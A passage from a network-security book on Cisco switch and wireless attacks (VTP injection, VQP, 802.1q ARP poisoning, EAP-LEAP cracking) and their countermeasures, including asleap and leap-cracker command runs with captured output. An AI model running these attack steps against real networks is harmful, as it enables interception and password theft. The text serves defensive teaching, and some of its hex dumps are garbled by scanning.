To use VTP, switches have to be added to a VTP domain as VTP servers, clients, or transparent devices. When a new VLAN is configured on a VTP server, it will be automatically distributed among all switches in the VTP domain. Switches configured as transparent will propagate VTP information without altering their own VLAN assignments. On a network with dozens of operational Catalyst switches, this is very useful. At the same time, if an attacker can insert a rogue VTP server into the domain, she would have complete control over the VTP domain VLANs. To stop it, VTP implements MD5-based frame authentication. Unfortunately, in our experience, many system administrators don't turn it on. But even so, an attacker can crack the MD5 hash if a guessable password is in use.

Apart from the absence or bypass of MD5 authentication, two other conditions must be fulfilled by the attacker when injecting VTP frames into the domain:

- The attacker must turn her port into a trunk (DTP attack).
- The VTP configuration revision number must be higher than the number in previous VTP advertisements to reflect the most recent update.

Of course, these frames must also have a valid VTP domain name. DTP also advertises the VTP domain name and without knowing it you won't be able to establish necessary trunking.

A VTP frame injection attack is automated in Yersinia. In the ncurses GUI, press F7 and set the injected frame parameters. Don't forget about a high revision number; sniff some existing VTP frames, and put the number above the one in the last frame. Then press **x** and select the attack you need. The choice is to send a custom VTP packet, delete all or a single VLAN, or add a custom VLAN to the domain. In a client/server mode, use the `set vtp` command to define the parameters of your frames and execute `run vtp attack <attack number>`.

To gain access to all traffic on the switch, delete all VLANs. To gain access to traffic on a specific VLAN, delete that VLAN. Of course, you will still need to apply classical methods of sniffing a switched network to sniff and modify the traffic you can now access, so have your ARP spoofing and CAM table flooding tools ready. How about adding an additional VLAN and further segmenting the network? This could also come in handy—for example, to cut off IDS/IPS sensors and consoles or deny the system administrator access to the part of the network under the attacker's control. Of course, it can also be used for a DoS attack.

VLAN Query Protocol (VQP) Attacks

Popularity:	*1*
Simplicity:	*7*

Impact:	*10*
Risk Rating:	***6***

Sometimes you may encounter dynamic VLANs. The most common reason for deploying dynamic VLANs is mobile users with laptops that may connect to different ports on different switches but still need to remain on the same VLAN. The assignment of hosts to dynamic VLANs is usually based upon the hosts' MAC addresses, although it is also possible to assign hosts to dynamic VLANS via Windows NT or Novell usernames, if a Cisco User Registration Tool (URT) is available. Nowadays, URT is very rarely used, since it became superseded by standard-defined 802.1x-based authentication methods.

The VLAN-per-host assignment is done by a VLAN Management Policy Server (VMPS), a service running on a higher end Catalyst switch. The VMPS grabs MAC-to-VLAN mapping information from the VMPS database via Trivial File Transfer Protocol (TFTP) or Remote Copy Protocol (RCP) and distributes it to VMPS client switches to which the end-user workstations are connected. The whole process of VLAN assignment by VMPS takes six steps (shown in Figure 12-10) and employs the proprietary VLAN Query Protocol (VQP) that uses UDP port 1589.

As shown in Figure 12-10, first the connecting user station sends a packet to the VMPS client switch (1). From this packet, the switch learns the station's MAC address (2). Then the client switch sends a VQP request to the VMPS server (3). This request contains the VMPS client switch IP, connecting station's MAC, client switch port number, and VTP domain. Upon receiving the VQP request, the VMPS server pulls the database file from the VMPS database and parses it to find whether the connecting station is listed (4). Then a VQP response is sent back to the client switch (5), and on the basis of this response a decision considering the connecting station is taken (6). This decision depends on the settings of the database file. A typical VMPS database file contains the following entries:

```
vmps domain Switchblock1
vmps mode open
vmps fallback default_unsecure
vmps no-domain-req deny
!
vmps-mac-addrs!
!
address 0001.0435.0823 vlan-name DepartmentA
address 0234.0924.D721 vlan-name DepartmentB
address 0030.8A20.E624 vlan-name DepartmentC
```

The VMPS domain name is the same as the VTP domain name. The next line defines what to do with the stations without a matching entry in the database. By default, it is set to `open`, which means that a connecting station without a valid entry would be assigned to a fallback VLAN, defined in the next line of the configuration file. This VLAN could be unroutable or be a guest VLAN with a connection to the Internet and no routes to the




Figure 12-10 Dynamic VLAN assignment

internal corporate LAN. If `open` is replaced by `closed`, the switch port of an illicit station will be suspended and no connection is possible. Thus, `closed` is a more secure setting. It is also a good practice to keep the `vmps no-domain-req deny` line in place to deny dynamic VLAN connection to all hosts without a domain name. The line `vmps-mac-addrs` opens the actual VLAN-to-MAC mapping part of the database file, with a few examples of its entries shown.

How do we attack dynamic VLANs? For an unconnected attacker, the chances of connecting are slim, unless the following occurs:

- The line `vmps fallback default` is left with a `default` in it by an inexperienced network administrator. These settings will drop connecting hosts without a matching MAC address onto the default VLAN, which is VLAN 1. Oops!
- An attacker can somehow find a valid MAC address to spoof via social engineering or plain old bruteforce (connecting with different MAC addresses until successful). Trying out various known multicast MAC addresses is suggested. Knowing the make of legitimate client's network cards cuts away the Organizationally Unique Identifier (OUI) of MAC addresses to guess and greatly simplifies bruteforcing.

When an internal attacker is already connected to one of the static VLANs and wants to get onto the dynamic one, the situation is entirely different. First of all, neither VQP nor TFTP or RCP traffic is encrypted. If an attacker is able to sniff it, he would know valid MAC addresses to which to connect. It would be also possible to spoof or corrupt VQP responses or impersonate a TFTP or RCP server and supply a fake database file to the VMPS server. The fact that all listed protocols work over UDP only helps. Alterna-

tively, an attacker can launch a filename dictionary attack against the TFTP or RCP server (for example, using our Cisco Torch) to grab the database file and possibly replace it. The default name of this file requested by the VMPS server is *vmps-config-database.1*. Often, it stays unchanged. To get onto the same VLAN with the VMPS server and database (commonly VLAN 1), using the methods described earlier in this chapter could be necessary.

Lateral Means of Bypassing VLAN Segmentation

Popularity:	*5*
Simplicity:	*4*
Impact:	*10*
Risk Rating:	***6***

It is possible to tap into traffic belonging to a different VLAN without exploiting protocols directly relevant to VLAN's existence. An example of such an instance includes becoming the STP root bridge when CST is in use. CST provides a single spanning tree per a whole Layer 2 topology, regardless of the number of deployed VLANs. Thus, traffic from all VLANs will have to pass through the root bridge, where it can be intercepted and modified.

We have already reviewed in detail the rogue root bridge insertion attack; this particular case is no different, apart from the fact that the attacker has more luck on her side. Another rather effective attack is the traditional ARP poisoning attack with a twist: 802.1q tagging of the packets sent. This attack is implemented in the Yersinia 802.1q mode as attack number 2 (sending 802.1Q ARP poisoning). It requires three additional parameters: the IP of a target to poison, the source IP of ARPs, and the number of the VLAN on which the target is positioned. The parameters are asked for when you use the ncurses GUI when the attack is launched; if using the client/server mode, set these parameters using the commands `set dot1q iparp`, `set dot1q ipdest`, and `set dot1q ipsource`. Of course, this attack is against a single host on a different VLAN and you have to know its IP address beforehand.

Another attack, which is far less likely to succeed, is trying to push multicast traffic onto a different VLAN. This attack is of a limited use—for example, blind searching for a vulnerable multicast application by injecting in an exploit capable of establishing a reverse connection to an external host (see Figure 12-9). Since we have never encountered such successful attacks in the real world, we are not going to dwell on it here.

Countermeasures Against VLAN-Related Attacks

Unlike STP exploitation, VLAN attacks comprise a whole array of methods using different Layer 2 protocols. Thus, there is no silver bullet to use to stop all attacks at once, and every attacking approach has a specific countermeasure.

A countermeasure that comes closest to being universal is to turn off DTP:

```
CatOS_switch>(enable)set trunk <module/port> off
IOS_switch(config)#interface fastethernet <module/port>
IOS_switch(config-if)#switchport mode access
```

To verify that no DTP is running, execute these commands:

```
CatOS_switch>(enable)show trunk [module|module/port]
```

or

```
IOS_switch#show interface <type> <number> switchport
```

Many VLAN attacks require that the attacker set up a trunk link to the switch. If DTP is not running and the connected port is in a permanent nontrunking state, these attacks become impossible to execute. Thus, DTP should be disabled on all end-user ports. It is also advisable to put all unused ports onto a separate, unroutable VLAN. This will force potential local attackers to unplug legitimate hosts to connect to the network, which is not going to go unnoticed.

Since the double 802.1q tagging attack requires that an attacker have the same native VLAN with the trunk link, putting all legitimate trunk ports onto a separate, dedicated VLAN will sort it out. Also, prune VLANs when possible (via VTP or manually) so that they do not spread to switches where they are not expected to be used. In particular, that applies to VLAN 1, which should not leak to end users or even network servers at all.

In general, don't use VLAN 1 for anything, even the switch management traffic, spare for VTP and CDP. Pick up a separate VLAN for the management traffic instead. While VTP pruning of VLAN 1 is supposed to be impossible, a method is available for restricting the extent of this VLAN. A specific feature called *VLAN 1 disable on trunk* is available on Catalyst 4000, 5000, and 6000 series switches since CatOS version 5.4(x). This feature allows a network administrator to prune VLAN 1 from a trunk the way you would remove any other VLAN. Despite such pruning, the control and management traffic such as VTP, CDP, and DTP will still pass through the trunk, but all user traffic will be blocked. No specific command is used for the `VLAN 1 disable on trunk` feature; VLAN 1 is removed the traditional way:

```
CatOS_switch>(enable)set trunk 2/1 desirable
Port(s) 2/1 trunk mode set to desirable.
CatOS_switch>(enable)clear trunk 2/1 1
Removing Vlan(s) 1 from allowed list.
Port 2/1 allowed vlans modified to 2-1005.
```

As to the VTP itself, avoid using this management protocol where feasible. The easiest way to disable VTP data propagation is setting all switches to the transparent mode (you can also turn VTP off on CatOS-based switches):

```
CatOS_switch>(enable)set vtp mode transparent | off
```

```
IOS_switch(config)#vtp mode transparent
```

If running VTP is necessary due to the amount of switches deployed on a LAN, never forget to set a VTP password with the `CatOS_switch>(enable)set vtp <passwd>` or `IOS_switch(config)#vtp password <password>` command, while following common strong password criteria. The VTP password must be configured on all switches in the VTP domain, and it needs to be the same on all those switches. The password is carried in all summary-advertisement VTP frames as a 16-byte MD5 word. Where possible, use VTP version 3 instead of 1 or 2. While the main difference between the first and second versions of the protocol is the support of Token Ring VLANs by VTPv2, VTPv3 introduces password hiding in the switch configuration file. Instead of showing the plaintext password when the `show running/show startup-config` command or its equivalent is executed, a VTPv3-enabled switch will demonstrate a hexadecimal secret key that is generated from the plaintext password. Thus, if an attacker takes over one of the switches, he won't have a password to control the whole VTP domain, even though he can reset and change the VTP password on that particular switch, kicking it out of the VTP domain and causing a DoS. To set a hidden VTPv3 password, use the `CatOS_switch>(enable)set vtp passwd <password> hidden` command. Other useful security enhancements to VTPv3 are also available; you can find more about them at *http://www.cisco.com/en/US/products/hw/switches/ps708/products_configuration_guide_chapter09186a008019f048.html#wp1043515.*

To block the PVLAN hopping attack the easiest way, the involved router, rather than the switch, will have to be reconfigured. The configuration needed is a simple access list restricting the traffic flow between hosts on the LAN:

```
Router(config)#access-list no_hop deny ip <localsubnet> <lsubnetmask> \
<localsubnet> <localsubmask> log-input
Router(config)#access-list no_hop permit ip any any
Router(config)#interface eth0/0
Router(config-f)#ip access-group no_hop in
```

The same configuration can be performed using VLAN access lists (VACLs) on some switches—for example, Cisco Catalyst 6000 series running CatOS 5.3 or later. To configure a needed VACL on a CatOS switch, try out settings similar to these:

```
CatOS_switch>(enable)set vlan 6
CatOS_switch>(enable)set security acl ip no_hop deny ip <localsubnet> \
<lsubnetmask> <localsubnet> <localsubmask> log
CatOS_switch>(enable)set security acl ip no_hop permit ip any
CatOS_switch>(enable)commit security acl no_hop
CatOS_switch>(enable)set security acl map no_hop 6
```

On the IOS switch, the configuration may look like this:

```
IOS_switch(config)#vlan 6
```

```
IOS_switch(config)#access-list 150 deny ip <localsubnet> <lsubnetmask>
 \<localsubnet> <localsubmask> log-input
IOS_switch(config)#access-list 150 permit ip any any
IOS_switch(config)#vlan access-map no_hop
IOS_switch(config)#match ip address 150
IOS_switch(config)#action forward
IOS_switch(config)#vlan filter no_hop vlan-list 6
```

To snoop on possible local attackers without any impact on legitimate traffic passing through the switch, you can mirror suspicious traffic to a selected port employing a VACL Capture feature. Its configuration on a CatOS switch mirroring defined traffic to port 24 of the first module would look like this:

```
CatOS_switch>(enable)set vlan 6
CatOS_switch>(enable)set security acl ip no_hop deny ip <localsubnet> \
 <lsubnetmask> <localsubnet> <localsubmask> capture
CatOS_switch>(enable)set security acl ip no_hop permit ip any
CatOS_switch>(enable)commit security acl no_hop
CatOS_switch>(enable)set security acl map no_hop 6
CatOS_switch>(enable)set security acl capture-ports 1/24
```

Here's its equivalent in IOS:

```
IOS_switch(config)#vlan 6
IOS_switch(config)#access-list 150 deny ip <localsubnet> <lsubnetmask> \
 <localsubnet> <localsubmask> log-input
IOS_switch(config)#access-list 150 permit ip any any
IOS_switch(config)#vlan access-map no_hop
IOS_switch(config)#match ip address 150
IOS_switch(config)#action forward capture
IOS_switch(config)#vlan filter no_hop vlan-list 6
IOS_switch(config)#int fastethernet 1/24 switchport capture
```

Our next stop is VMPS/VQP attacks, and it will be a very brief stop. In a nutshell, this model is somewhat obsolete. We strongly suggest using 802.1x for port-based user authentication instead. In the next section, we will briefly review an attack against Extensible Authentication Protocol-Lightweight Extensible Authentication Protocol (EAP-LEAP), a Cisco-specific implementation of 802.1x. Refer to that section to see a recommended Cisco solution for authenticating connecting users in a secure way.

As to STP-based VLAN penetration, we have already reviewed the methods of protecting your STP domain against the cracker nuisance. An additional recommendation here is not to use CST at all and assign a single STP tree per VLAN. To do that, Cisco offers proprietary Per-VLAN Spanning Tree (PVST) and Per-VLAN Spanning Tree + (PVST+). The difference between them is that PVST uses Cisco ISL, and PVST+ uses IEEE 802.1q trunking. Both allow Layer 2 load balancing via forwarding some VLANs on one trunk and other VLANs on a different one without a risk of causing Spanning Tree loops.

Such configuration offers strong resilience against possible LAN flooding attacks. (Think you can't bring a 100BaseT Ethernet LAN down with a flood? Try out Linux kernel packet generator!) The latest development in the PVST field is Rapid-PVST+, which combines Rapid STP and PVST+ technologies. Rapid-PVST+ is a default STP version on CatOS switches since code train 8.1(1). It is enabled like so:

```
CatOS_switch>(enable)set spantree mode rapid-pvst+
```

The final issue to deal with is gratuitous ARP (GARP) spoofing. Since it is a common attack on switched VLANs, many countermeasures are available to keep it from installing `arpwatch` and configuring static ARP cache entries on end-user stations to running Ettercap plug-ins to discover ARP poisoners on LAN. However, here we are interested in Cisco-specific means of defeating GARP spoofing. One such method is configuring PVLANs and securing them against a hopping attack, as described previously. However, you may not want to break up communication between the hosts on a LAN unless you're operating in a highly secure environment or in other special cases, such as administering server farms. A less disrupting and more elegant solution is to apply ARP inspection, available on many recent CatOS and IOS versions. ARP inspection intercepts all ARP requests and responses and verifies for valid MAC-to-IP bindings before the switch ARP cache is updated or the packet is forwarded to the appropriate destination. All invalid ARP packets are dropped cold. To configure ARP inspection, first permit the explicit MAC-to-IP binding, and then deny any other ARP packets for the same IP. Finally, permit all other ARP packets. An example of ARP inspection configuration on a CatOS switch is shown here:

```
CatOS_switch>(enable)set security acl ip <ACL name> permit arp-inspection
  \host <IP> <MAC>
CatOS_switch>(enable)set security acl ip <ACL name> deny arp-inspection
  \host <IP> any log
CatOS_switch>(enable)set security acl ip <ACL name> permit arp-inspection any any
CatOS_switch>(enable) set security acl ip <ACL name> permit ip any any
CatOS_switch>(enable) commit security acl <ACL name>
```

As you can see, on CatOS switches, ARP inspection is basically an extension of VACLs. The settings on IOS switches are based on ARP access lists:

```
IOS_switch(config)#arp access-list <ACL-name>
IOS_switch(config)#permit ip host <sender IP> mac host <sender MAC> [log]
IOS_switch(config)#ip arp inspection filter <ACL-name> vlan <vlan range> static
IOS_switch(config)#interface <interface id>
IOS_switch(config-if)#no ip arp inspection trust
```

The first configuration line defines the ACL, the second is the actual ACL, the third one applies it to a VLAN and drops spoofed packets with a static option, and the last two lines set a selected interface as untrusted. All untrusted interfaces apply ARP inspection to bypassing traffic.

You can also configure ARP inspection on a Firewall Services Module (FWSM) for Catalyst 6500 switches and 7600 series routers. This is actually quite easy. First create static ARP entries, and then turn ARP inspection on:

```
FWSM/cat6500(config)#arp <interface name> <ip address> <mac address>
FWSM/cat6500(config)#arp-inspection <interface name> enable [flood | no-flood]
```

The default `flood` option will flood spoofed packets out of all switch ports. The `no-flood` option, which would drop such packets, is recommended.

Finally, you can limit the rate of incoming ARP packets to counter possible DoSs caused by malicious ARP floods. Excess ARP packets will be dropped and can optionally cause the offended switch port to shut down. An example of ARP rate limiting on a CtOS switch is shown here:

```
CatOS_switch>(enable)set port arp-inspection 1/1 drop-threshold 20
 \shutdown-threshold 40
Drop Threshold=20, Shutdown Threshold=40 set on port 1/1.
```

This command will set an inspection limit of 20 packets per second and a port shutdown threshold of 40 packets per second for port 1/1. On the IOS switch, a syntax would be like this:

```
IOS_switch(config)#interface 1/1
IOS_switch(config-if)#ip arp inspection limit rate 40
IOS_switch(config-if)#errdisable recovery cause arp-inspection interval 60
```

In this case, the switch will disable port 1/1 after the threshold of 40 packets per second is exceeded. The third line defines interface recovery from the disabled state after 60 seconds have passed.

While configuring and maintaining ARP inspection on a switch can be cumbersome and time-consuming, it is nevertheless more efficient and manageable than setting static ARP entries on users workstations. Besides, this process can be automated via scripting, and a network administrator does not have to run around the campus bothering users and endlessly typing `arp -s`.

CISCO EAP-LEAP CRACKING

802.1x is an IEEE standard for *port-based* (well, we would rather say *interface-based*) end-user authentication on LANs. While it supports (and was initially designed for) Ethernet, the main current use of 802.1x is wireless users' authentication as a part of the wireless security scheme provided by the 802.11i security standard. The 802.1x authentication *chain* consists of three elements:

- **Supplicant** An end-user station, often a laptop, that runs 802.1x client software.

- **Authenticator** A switch, a wireless gateway, or an access point to which the authenticating users connect. It must be configured to support 802.1x on the involved interfaces with commands like `aaa authentication dot1x default group radius` (global configuration) and `dot1x port control auto` (switch interface).
- **Authentication server** A RADIUS server to which authenticators forward end users' authentication requests for verification and authentication decision.

EAP-LEAP Basics

The Extensible Authentication Protocol (EAP) is used by all three 802.1x component devices to communicate with each other. It is extensible since many different EAP types exist for all kinds of authentication plans—for example, employing SIM cards, tokens, certificates, and more traditional passwords. Here we are interested only in Cisco-related protocols and products, thus the security weaknesses of EAP-LEAP are the target of the discussion.

EAP-LEAP is a Cisco proprietary protocol, with its implementation code open for supplicant software and RADIUS servers, but not for authenticators. Thus, when using EAP-LEAP, deployment of Catalyst switches or Cisco Aironet access points is necessary. EAP-LEAP is also a very common security protocol, since it appeared in the early days of 802.1x, when its only competitor was EAP-MD5, a first and highly vulnerable EAP version. You can still encounter a lot of wireless LANs using EAP-LEAP when wardriving, and you'll see companies planning to install new wireless networks with EAP-LEAP–based authentication, despite the development of a more secure Cisco Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling (EAP-FAST) as well as other, more modern, nonproprietary EAP types. It is remarkable that EAP-LEAP was the first EAP type that started to support generation and distribution of dynamic Wired Equivalent Privacy (WEP) keys, which together with a popularity of Cisco Aironet wireless equipment, promoted the spread of this protocol in wireless networking. Nowadays, dynamic Temporal Key Integrity Protocol (TKIP) keys can be used with EAP-LEAP instead of insecure WEP.

EAP-LEAP provides mutual authentication via a shared secret, which is a password known to both connecting user and RADIUS server. Of course, bad passwords can fall to dictionary attacks. In fact, the first tool written for attacking EAP-LEAP was a simple Perl dictionary attack utility called LeapCrack, which is a wrapper for the `ancontrol` BSD command. However, an easy-to-guess password is a user or administrator's fault, not the authentication protocol's fault. If, however, we could deduce at least a part of a password by cryptanalysis, so that a shorter word becomes available for further dictionary or bruteforce attacks, it becomes an entirely different matter. This is exactly the kind of exploitation we are going to discuss here.

EAP-LEAP Cracking

Popularity: 5

Simplicity:	*5*
Impact:	*10*
Risk Rating:	***7***

The root of the problem is EAP-LEAP using Microsoft Challenge Handshake Authentication Protocol v2 (MS-CHAPv2) in the clear to authenticate users. Thus, several known MS-CHAPv2 flaws are inherited, including sending plaintext usernames (half of the guesswork gone), weak challenge/response Data Encryption Standard (DES) key selection, and an absence of salt in the stored NT hashes. All these flaws can be exploited to make cracking EAP-LEAP shared keys a much easier task. Let's have a look at challenge/response process first.

In the beginning, the authenticator issues a random 8-bit nonce to the supplicant. Then the supplicant uses a 16-byte MD4 hash of a shared secret to generate three DES keys:

1. `NT1 - NT7`
2. `NT8 - NT14`
3. `NT15 - NT16 + \0 \0 \0 \0 \0`

After that, each produced DES key is employed to encrypt the challenge nonce, generating 8 bytes of output per key; then a 24-byte response is sent back to the authenticator, which then issues a success or failure frame to the supplicant after consulting the RADIUS server.

The first problem here is that the third DES key is weak. The five nulls mentioned are present in every challenge/response. This leaves us a DES key size of 16 bits only. Cracking a 16-bit DES knowing the plaintext challenge is easy—in fact, it can be done within a second. This helps to calculate two out of eight MD4 hash bytes; as a result, only six are left. They can be cracked using a dictionary attack against a large prebuilt MD4 hash table. Considering the speed of the MD4 cipher, such a table would not take a lot of time to generate.

To summarize, here is an actual attack:

1. Build a large list of MD4-hashed passwords.
2. Sniff out EAP-LEAP challenge/response frames.
3. Obtain challenge, response, and username from the frames.
4. Use the response to calculate the last two bits of the MD4 hash.
5. Launch the dictionary attack against the remaining six bits of the hash, using the list from Step 1.

A few tools can be used to implement this attack—namely Joshua Wright's `asleap-imp`, `THC-leapcrack`, and `leap` by DaBubble, Bishop, and Evol. Asleap-imp was the first tool to be described to the general public (at DEFCON 11) and is very mature. Thus, we will center on this particular piece of software here. Asleap-imp consists of two utilities: Genkeys generates a list of MD4 hashes from a supplied password list. This list is created as a "`password ^Tab^ hash`" table and is useful for dictionary-type attacks

against any MD4 password file. The second utility, `asleap`, implements the practical attack itself in the following way:

1. The data is taken from a wireless interface in the RFMON (radio frequency monitoring) mode or a pcap format dump file, such as Kismet or Ettercap dump:

```
arhontus / # ./asleap -D
arhontus / # ./asleap -i <interface name> -o -t 10 -v
```

or

```
arhontus# ./asleap -r <pcap dumpfile> -v
```

2. EAP-LEAP challenge/response frames are flagged out.
3. The last two bits of the MD4 hash are calculated using the third weak DES key.
4. Cracked and remaining bits are compared against the password:hash table generated by `genkeys`. Found passwords are reported.

Since waiting for legitimate EAP-LEAP logins can take plenty of time, `asleap-imp` can knock the authenticated wireless users offline by scanning through all 802.11 channels, identifying connected clients, and sending spoofed EAP-LEAP logoff frames to them. This is followed by spoofed deauthentication frames to drop clients from wireless LANs (WLAN) and triggering a new challenge/response exchange. The exchange is dumped as a pcap format file to allow further password cracking on a more powerful machine. An option to specify this "active attack" is `-a`; AirJack drivers are required for spoofed EAP-LEAP and deauthentication frames injection. A live example of attack using `asleap-imp` against a Kismet dump file is as follows:

```
arhontus / # ./genkeys -r worldlist-all -f hashtable -n
index.idxgenkeys 1.4 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
1614816 hashes written in 3.76 seconds:  429699.99 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 18363792 compares.
Creating index file (almost finished) ...Done.

arhontus / #./asleap -r eap-leap-containing-dump -v -f hashtable -n index.idxarhon-
tus / # ./asleap -r /eap-dumps -v -f hashtable -n index.idx
asleap 1.4 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using the passive attack method.

Captured LEAP challenge:

         0802 7500 0040 9641 b67f 0040 9645 a06c  ..u..@.A...@.E.l
         0040 9645 a06c a0c5 aaaa 0300 0000 888e  .@.E.l..........
         0100 001f 0100 001f 1101 0008 223c 6e74  ............"<nt
         1050 1e46 4543 454d 415c 625f 636c 6179  .P.FCEM\1_user
         746f                                     to 6e                        n

Captured LEAP response:

         0801 a200 0040 9645 a06c 0040 9640 d983  .....@.E.l.@.@..
         0040 9645 a06c 309b aaaa 0300 00f8 888e  .@.E.l0.........
```

```
         0100 002f 0200 002f 1101 0018 4929 d530  .../.../....I).0
         41d2 fecc 0de4 968a 9283 92c9 0a99 dcd0  A...............
         38e6 1e67 494d 4543 454d 415c 685f 7465  8..gIMCEM\1_us
         7261                                    ra 6e                        n

Captured LEAP auth success:

         0802 7500 0040 9640 d983 0040 9645 a06c  ..u..@.@...@.E.l
         0040 9645 a06c 6007 aaaa 0300 0000 888e  .@.E.l'.........
         0100 0004 0300 0004                      ........

Captured LEAP exchange information:
        username:          ECEMA\1_user1
        challenge:         223c6e7410501e46
        response:          4929d53041d2fecc0de4968a928392c90a99dcd038e61e67
        Attempting to recover last 2 of hash.
        Could not recover last 2 bytes of hash from the
        challenge/response.  Sorry it didn't work out.

Captured LEAP challenge:

         0802 7500 0040 9641 9bce 0040 9647 b8bf  ..u..@.A...@.G..
         0040 9647 b8bf 90ca aaaa 0300 0000 888e  .@.G............
         0100 001f 0100 001f 1101 0008 7971 0775  ............yq.u
         f011 de15 4543 454d 415c 765f 6d63 656e  ....ECM\2_user
         7465                                    te 65                        e


Captured LEAP response:

         0801 a200 0040 9647 b8bf 0040 9641 9bce  .....@.G...@.A..
         0040 9647 b8bf 00b7 aaaa 0300 00f8 888e  .@.G............
         0100 0031 0200 0031 1101 0018 4f4c eef0  ...1...1....OL..
         23a6 ac29 d964 fe95 0014 2d99 74b4 9277  #..).d....-.t..w
         c0ae 07d3 494d 4543 454d 415c 765f 6d63  ....IMCEM\2_us
         656e 7465 65                            entee

Captured LEAP auth success:

         0802 7500 0040 9641 9bce 0040 9647 b8bf  ..u..@.A...@.G..
         0040 9647 b8bf d0ca aaaa 0300 0000 888e  .@.G............
         0100 0004 0300 0004                      ........

Captured LEAP exchange information:
        username:          ECM\2_user
        challenge:         79710775f011de15
        response:          4f4ceef023a6ac29d964fe9500142d9974b49277c0ae07d3
        Attempting to recover last 2 of hash.
        hash bytes:        7a6b
        Starting dictionary lookups.
        Found a matching password! w00t!
        <password has been skipped>

Reached EOF on pcapfile.
```

Note that `asleap-imp` can be installed and utilized on both Linux and Windows. Both `genkeys` and `asleap` can be compiled on Windows platforms using the WinPcap developer's pack that can be downloaded from *http://www.winpcap.org/.* To scan for vulnerable WLANs with `asleap` on Windows, you will need AiroPeek NX drivers (try out the demo version of AiroPeek NX from *http://www.wildpackets.com/products/demos/apwnx*). You can also parse AiroPeek .apc dumps with `asleap` using the `-r` flag.

To compile `asleap-imp` on Windows, do the following:

NOTE

1. Get and set up WinPcap.
2. Obtain and install `cygwin` with the `win32api` package and development tools.
3. Get and unzip the WinPcap developer's pack.
4. Edit the `makefile.cygwin` file, changing the WPDPACK line to correspond to the path where you extracted the WinPcap developer's pack.
5. Execute `make -f makefile.cygwin` to build the tools. If you want to copy the `asleap.exe` and `genkeys.exe` files to another Windows box that doesn't have `cygwin` installed, you'll also need to copy the `cygwin1.dll` and `cygcrypt-0.dll` files with them.

Precompiled windows binaries are also available at Sourceforge (*http://sourceforge.net/*).

Keep in mind that it won't be possible to execute an active attack against EAP-LEAP-supporting WLANs from Windows, since AirJack drivers are required. Unfortunately, AirJack is no longer maintained by Abaddon. Fortunately, we picked up the active maintenance and released a version of AirJack for 2.6.x Linux kernels that you can download from *http://www.wi-foo.com/soft/attack/airjack26-0.1a.tar.bz2.*

NOTE

THC-leapcracker is similar in functionality to `asleap-imp`, but with a few twists. For example, its `getleap` utility can spoof the access point LEAP response, so the targets are fed the attacker-defined nonce to calculate the challenge response. A possible advantage of this functionality is that the nonce is identical for all wireless users, which means the attacker can use a single precompiled password/hash table for all targets. THC-leapcracker also has its own wordlist generator (`wordgen`) and a utility to do mass user deauthentication. The use of its main utility, `leap-cracker`, is self-explanatory:

```
arhontus / # ./leap-cracker
NTChallengeResponse Attack Tool written by DeX7er '03 (dexter@thc.org) Ver.0.1
```

You can always get the latest version and other cool stuff at *http://www.thc.org.*

You can use THC-leapcracker to reverse NtChallengeResponse hashes to cleartext passwords—for example, sniffed Cisco LEAP Passwords. Run the tool with the `-h` flag for usage options:

```
This code is Proof of Concept (POC) and comes without any warranty, so use it on
```

```
your own risk. It is free software; you can redistribute it and/or modify it un-
der the terms of the GNU General Public License as published by the Free Software
Foundation; either version 2 of the license, or (at your option) any later version.
Usage: ./leap-cracker [-l <Password length>] [-a <Alphabet string>]
[-w <Alphabet string>] [-b <filename>] [-f <filename>] [-u <filename>]
[-t <NtChallengeResponse>][-c <challenge>] [-p refix][-v] [-o]

        -l  password length (max. 15)
        -a  alphabet (the characters that should be used to build the password)
        -w  alphabet input with wildcars: a-z; A-Z; 0-9
        -f  use a wordlist file for password cracking instead of the alphabet
            generator(Pwd length max. 15 characters).
            (without -l, -a or -f the default filename 'wordlist.txt' is used)
        -b  bruteforce attack against pre-compiled binary password file
            (generated with passwords_convert2bin)
        -u  userlist (ASCII Format: USERNAME CHALLENGE NTCHALLENGERESPONSE)
        -t  sniffed NT Challenge Response Hash (24 hexdigits) following formats
            are supported:
            "FFFF...",”FF FF”...,"FF-FF...","ffff...","ff ff"...,
            "ff-ff...","ff:ff..."
            (e.g. cut'n paste from ethereal (all blanks, '-' and ':' are
            ignored)
        -c  challenge. The 8 byte random value that is used to calculate the NT
            Challenge Response. Input format is the same like for the -t
            option. Default value, if not set, is 'deaddeaddeaddead'.
        -p  prefix for password generation (password = [prefix]+[generated
            combinations]
        -v  check number of combinations, ask before starting brute force
            attack and verbose output
        -o  output to stdout (show all generated pwd combinations (only for
            debugging))

max. number of combinations = 18446744073709551615
Hint: The way in which order the passwords are generated, depends on the order of
your input. The algorithm is a number system algorithm, so your alphabet characters
are the number system members. E.g.:
-a 01  -l 3 means the passwords are generated like this: 000,001,010,011,100,...
-a abc -l 3 means the passwords are generated like this: aaa,aab,aac,aba,abb,...
-a cba -l 3 means the passwords are generated like this: ccc,ccb,cca,cbc,cbb,...

Example for Password = 'awctlr' with alphabet generator:
./leap-cracker -l 6 -a abcdefghijklmnopqrstuvwxyz -t
34f208583cda2e6674749fa08fff18663fb75c01c6537082 -c 102db5df085d3041 -v

